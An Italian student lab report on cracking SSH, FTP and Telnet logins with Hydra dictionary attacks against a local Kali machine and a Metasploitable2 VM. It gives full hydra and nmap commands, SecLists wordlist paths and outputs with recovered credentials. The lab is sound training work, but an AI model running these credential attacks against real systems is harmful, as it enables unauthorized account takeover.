UNIT2 S6/L5

Obiettivo:


- *Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.*
- *Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.*

Istruzioni


- Una prima fase dove vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove l'obiettivo sarà craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Esercizio:


Come prima cosa creo un nuovo utente sulla kali tramite il comando "*adduser",* specificando come nome utente "*test_user"* e come password "*testpass".*



Dopo aver avuto la conferma che l'account fosse stato creato, a quel punto avvio il servizio SSH, con il comando "*sudo service ssh start"* e testo la connessione in SSH dell'user appena creato con il comando *"ssh test_user@192.168.50.10".*



Poi per essere sicuro che la porta preposta per l'SSH (porta:22) fosse aperta, ho utilizzato nmap.



A questo punto, per poter utilizzare Hydra, non nella modalità brute force per ricavare la password, ma attraverso un attacco a dizionario, scarico tramite "*sudo apt install seclists"* una cartella con vari documenti .txt con vari esempi di Username e Passwords.

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  amass-common            libgeos3.13.1      libplacebo349      libsoup2.4-common  libyelp0                        python3-kismetcapturertladsb  samba-ad-provision
  firmware-ti-connectivity  libhdf4-0-alt    libportmidi0       libtheora0         python3-bluepy                  python3-kismetcapturertlamr   samba-dsdb-modules
  libbluray2              libjs-jquery-ui    libqt5ct-common1.8  libtheoradec1      python3-click-plugins           python3-packaging-whl
  libbson-1.0-0t64        libjs-underscore   librav1e0.7        libtheoraenc1      python3-gpg                     python3-protobuf
  libgdal36               libmongoc-1.0-0t64  libsframe1        libudfread0        python3-kismetcapturebtgeiger   python3-wheel-whl
  libgdata-common         libmongocrypt0     libsigsegv2        libvpx9            python3-kismetcapturefreaklabszigbee  python3-zombie-imp
  libgdata22              libogdi4.1         libsoup-2.4-1      libx264-164        python3-kismetcapturertl433     samba-ad-dc
Use 'sudo apt autoremove' to remove them.

Installing:
  seclists
```

Avendo a disposizione queste liste, nel comando di Hydra potrò specificare tramite “-L” il path con il file in cui andare a ricercare la lista di Username e con “-P” invece la lista di Passwords. Posso settare anche “l’aggressività” delle richieste, ossia la velocità con cui tenterà di combinare gli username e le password dalle liste con “-T”, mentre con “-V” è possibile vedere i “tentativi”.
Basterà poi specificare l’indirizzo IP e il servizio e a quel punto potremmo far partire la ricerca.


```
┌──(kali㉿kali)-[/usr/share/seclists/Passwords]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10
-million-passwords.txt 192.168.50.10 -t4 ssh -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-31 08:22:56
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~10762220532893 tries
 per task
[DATA] attacking ssh://192.168.50.10:22/
[ATTEMPT] target 192.168.50.10 - login "info" - pass "123456" - 1 of 43048882131570 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "password" - 2 of 43048882131570 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "12345678" - 3 of 43048882131570 [child 2] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "qwerty" - 4 of 43048882131570 [child 3] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "123456789" - 5 of 43048882131570 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "12345" - 6 of 43048882131570 [child 2] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "1234" - 7 of 43048882131570 [child 3] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "111111" - 8 of 43048882131570 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "info" - pass "1234567" - 9 of 43048882131570 [child 0] (0/0)
```


Come è possibile vedere, dati tutti i nomi presenti sulle liste, per provare tutte le combinazioni, i tentativi sarebbero 43048882131570 e avrebbero richiesto tantissimo tempo. Oltre a questo, il timing impostato a 4 avrebbe causato un errore per eccessivi tentativi errati nel breve periodo.
Vedendo il file è possibile vedere come nel file degli username sia presente “test_user”, ma nella posizione 241939.

```
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt [Read Only] - Mousepad
File  Edit  Search  View  Document  Help
241939 test_user
241940 test9999
241941 test989
241942 test911
241943 test91
241944 test90
241945 test9
241946 test888
241947 test8765
241948 test777
241949 test74747
241950 test62
241951 test60
241952 test58
241953 test567
241954 test557
241955 test555
241956 test54204
241957 test51
241958 test507
```

A questo punto, vedendo dal manuale di Hydra che non è possibile “filtrare” la ricerca da un file, provo a creare due file di dimensioni ridotte, sia per gli username (Utenti-t.txt) che le password (Pass-t.txt) per ridurre i tentativi.




Rimando il comando di prima cambiando il path dei file di Username e password, diminuendo i tempi usando un -t2 questa volta e aggiungo il valore “-f” per far finire la ricerca di combinazioni nel momento in cui trova il match.
hydra -L /home/kali/Desktop/Utenti-t.txt -P /home/kali/Desktop/Pass-t.txt 192.168.50.10 -t2 ssh -V -f




In maniera estremamente più veloce in questo caso abbiamo trovato un riscontro.

Per la seconda fase dell’esercizio, opto come servizio da utilizzare per craccare le credenziali di autenticazione **FTP**.
Ora sarà sufficiente installare FTP tramite il comando “*sudo apt install vsftpd*” e poi avviarlo tramite “*sudo service vsftpd start*”.
Faccio partire FTP connettendomi dall’utente test_user e per avere conferma che il servizio è attivo, utilizzo nmap che mi segnala come aperte solo la porta 21.



Segnalando come unica differenza ora il servizio FTP invece che l'SSH, sarà possibile anche qui avere il medesimo output

hydra -L /home/kali/Desktop/Utenti-t.txt -P /home/kali/Desktop/Pass-t.txt 192.168.50.10 -t2 ftp -V -f



Aggiunta:

Ho eseguito lo stesso attacco su una macchina differente, ossia la Metasploitable2, connessa sulla stessa rete ma con indirizzo IPv4 192.168.50.18.

Eseguendo Nmap anche su di lei, i servizi risultanti attivi sono stati i seguenti:

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.50.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 10:24 EDT
Nmap scan report for 192.168.50.18 (192.168.50.18)
Host is up (0.032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:69:C7:7F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

aggiungo nei file del “dizionario” il valore “msfadmin” sapendo che è il login sia username che la password per la kali e provo ad effettuare una ricerca tramite hydra della combinazione username-password anche sulla metasploitable 2.
Provando ad attaccare come primo servizio **FTP**:
hydra -L /home/kali/Desktop/Utenti-t.txt -P /home/kali/Desktop/Pass-t.txt ftp://192.168.50.18 -t2 -V -f

```
 1] (0/0)
[ATTEMPT] target 192.168.50.18 - login "msfadmin" - pass "msfadmin" - 10 of 16 [chil
d 0] (0/0)
[21][ftp] host: 192.168.50.18   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.50.18 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-31 10:27:23
```

abbiamo come output msfadmin come valore identico di nome e password.
Riprovando l’attacco anche su Telnet sulla porta 23, la combinazione “vincente” è risultata “ciao” - “password”

```
[ATTEMPT] target 192.168.50.18 - login "ciao" - pass "msfadmin" - 14 of 16 [child 0] (0/0)
[23][telnet] host: 192.168.50.18   login: ciao   password: password
[STATUS] attack finished for 192.168.50.18 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-31 10:29:13
```

Conclusioni:
Gli attacchi a dizionario delle password sono uno strumento estremamente efficiente per rubare credenziali di accesso. Tuttavia le liste devono essere aggiornate e ben fornite per poter trovare un riscontro. Inoltre è necessario veramente tanto tempo per eseguire questo attacco, poiché cercando di velocizzare il processo rischierebbe di causare un errore e un relativo blocco da parte del servizio.
Nel caso di password standard o di uso frequente comunque è sicuramente più efficace di un attacco bruteforce, che sopra una certa soglia di caratteri minimi, oltre che dalla complessità, può richiedere anche anni interi di tentativi.
Sicuramente per avere una password sicura da questi attacchi, oltre alla lunghezza e alla complessità, scegliere un qualcosa di non banale e magari più personale aiuterebbe.